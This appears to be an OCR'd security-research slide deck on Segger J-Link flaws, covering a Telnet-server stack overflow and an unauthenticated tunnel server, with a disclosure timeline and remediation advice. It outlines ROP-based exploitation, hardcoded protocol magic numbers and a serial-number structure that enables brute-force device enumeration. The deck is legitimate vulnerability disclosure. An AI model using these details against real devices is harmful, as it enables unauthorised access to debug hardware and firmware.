tcp        0  0 127.0.0.1:19030         0.0.0.0:* LISTEN 31417/./JLinkRemote
tcp        0  0 0.0.0.0:23              0.0.0.0:* LISTEN 31417/./JLinkRemote
```

CVE-2018-9096 - Discovery

- Reverse engineering revealed it was actually a built-in Telnet server:


```
  word_445400[65562 * a1] = a2;
  v3 = create_named_thread((LPTHREAD_START_ROUTINE)telnetServerThread_run, v2, (int)&v5, "TelnetServerThread", 0);
  return sub_40A100(v3);
}
```

- Allows Telnet connections which provide similar functionality to the Tunnel server

CVE-2018-9096 - Discovery

- Fuzzing the server revealed an interesting crash:

```
JLinkRemoteServ[31402]: segfault at 41414141 ip 41414141...
```



CVE-2018-9096 - Triage

Additional RE and triage revealed the following:

- Stack buffer overflow
- Crashes are not consistent due to race condition
- Limited amount of space to work with (48 byte maximum ROP chain length)
- ASLR + DEP/NX but no PIE
- Additional user-controlled data were found in program memory


CVE-2018-9096 - Exploitation

- Traditional techniques used to set up the call to system()
  - NX was bypassed using ROP chain
  - ROP chain bypassed ASLR using GOT dereference of libc function call
    - ROP chain then calculates address of system() based on offset from base of libc
- Main issue was getting arbitrary user-controlled strings as argument to system()


CVE-2018-9096 - Exploitation

- User-controlled strings were consistently found in one of two static locations that were 72 bytes apart from each other
  - We were unable to predict which location will store the user-controlled string
- How do we consistently setup the argument to system() to run our command?

CVE-2018-9096 – Space Sleds



CVE-2018-9096 – Demo



CVE-2018-9093 – Tunnel Server Backdoor

- JLinkRemoteServer tool
- “Provides a tunneling mode which allows remote connections to a J-Link/J-Trace from any computer, even from outside the local network.”

CVE-2018-9093 – Tunnel Server Backdoor

"I wonder if there are any weaknesses in the authentication?"

```
*(_DWORD *)buf = 0x11223344;                    // Magic number
if ( send_wrapper(socket, buf, 4) == 4 )
{
  *(_DWORD *)buf = *(int *)((char *)&dword_445414 + v13);// Serial number
  if ( send_wrapper(socket, buf, 4) == 4 )
  {
    if ( recv_len(socket, buf, 4) == 4 )
    {
      if ( *(_DWORD *)buf >= 0 )                // Server Response Code
      {
        sub_402F80((int)"O.K.\r\n");
        sub_4070A0(socket, (int)v4);
```

CVE-2018-9093 – Tunnel Server Backdoor

- Registers all detected J-Link device serial number with Segger server
- Segger server accepts connections and proxies traffic back to registered devices based off of serial numbers
- Uses hardcoded magic numbers and no authentication
  - J-Link device -> proxy server: Magic number = 0x11223344
  - Debugging client -> proxy server: Magic number = 0x55667788

CVE-2018-9093 – Serial Number Analysis

- Our search results combined with devices we own allowed us to find about about 30 J-Link serial numbers
- Analyzing those serial numbers resulting in several patterns emerging
  - We were able to identify the structure of the J-Link serial number

CVE-2018-9093 – Serial Number Analysis


- But brute forcing all of the serial numbers would be too hard...right?
- Serial numbers are 9 decimal digits - 10 billion possibilities
  - Assuming 10 serial numbers/second it would take >31 years to try all possible S/Ns


CVE-2018-9093 – Serial Number Analysis

- Is there some way to shrink the space?
  - How are Segger serial numbers assigned?
  - Where do the serial numbers begin?
- How can we find J-Link serial numbers?

CVE-2018-9093 – Serial Number Analysis


Google “Segger J-Link” images:





CVE-2018-9093 – Serial Number Analysis

Phone a friend and ask for serial numbers:



CVE-2018-9093 – Serial Number Analysis

- From our search results combined with devices we own we were able to find about about 30 J-Link serial numbers
- Analysis of those serial numbers revealed the structure used to generate Segger serial numbers

CVE-2018-9093 – Serial Number Analysis

- 86: Model
- 10: Version
- 00743: Incremented per device

CVE-2018-9093 – Serial Number Analysis


Serial Number Analysis Results:

- The structure of the serial numbers was determined
- A set of valid serial numbers were found
- A subset of the serial numbers were discovered that makes brute force enumeration feasible
  - Good coverage of serial number space is possible with ~100,000 serial numbers
  - Reduces time to brute force from over 31 years to less than 3 hours

CVE-2018-9093 – Impact

- Brute force enumeration of vulnerable devices is possible
- No authentication is implemented to protect devices
- Segger provided utilities may be used to exploit vulnerable devices to read, modify, or flash firmware

CVE-2018-9093 – Demo



Disclosure

Rolf Segger [redacted]
to research, support_jlink

Dear SomersetRecon,

Thank you for sharing this information. The SegFaults will be closed in the upcoming release.

We will (later) also add Authentication (passcode, in a challenge style protocol, no clear text), as well as the option to have a user name (which is per default the S/N of the unit), as well as encryption (TLS).

We will keep you posted.

Best regards,

Rolf Segger

Disclosure

April 4, 2018 - Disclosed vulnerabilities to Segger

April 5, 2018 - Segger responds acknowledging vulnerabilities

April 9, 2018 - Segger releases patches for most of the vulnerabilities

April 10, 2018 - Founder & CTO responds thanking us

Summary of Issues

- J-Link could be rendered useless via flashing of “future” firmware
- J-Link remote server opened a backdoor into networks for attackers
- J-Link software contained memory corruption issues that can result in RCE
- Segger tunnel server lacked brute force protections allowing enumeration of serial numbers
- Traffic to/from the J-Link servers was not encrypted

What now?

- Short Term – Within a week
  - Update all Segger software and devices
  - Cease using the tunnel mode of the J-Link
- Medium Term - Within 3 months
  - Identify critical tools & software within your development process
  - Create a process to promptly update those critical tools & software
- Long Term – Within 6 months
  - Create a system to audit externally developed tools & software
  - Restrict privileges and accesses of externally developed tools & software

Want to know more?

Slides, source code, and additional info is posted online:

- Slides and POCs: https://github.com/Somerset-Recon
- Blog post: https://www.somersetrecon.com/blog

Contact:

- @SomersetRecon
- https://www.somersetrecon.com/contact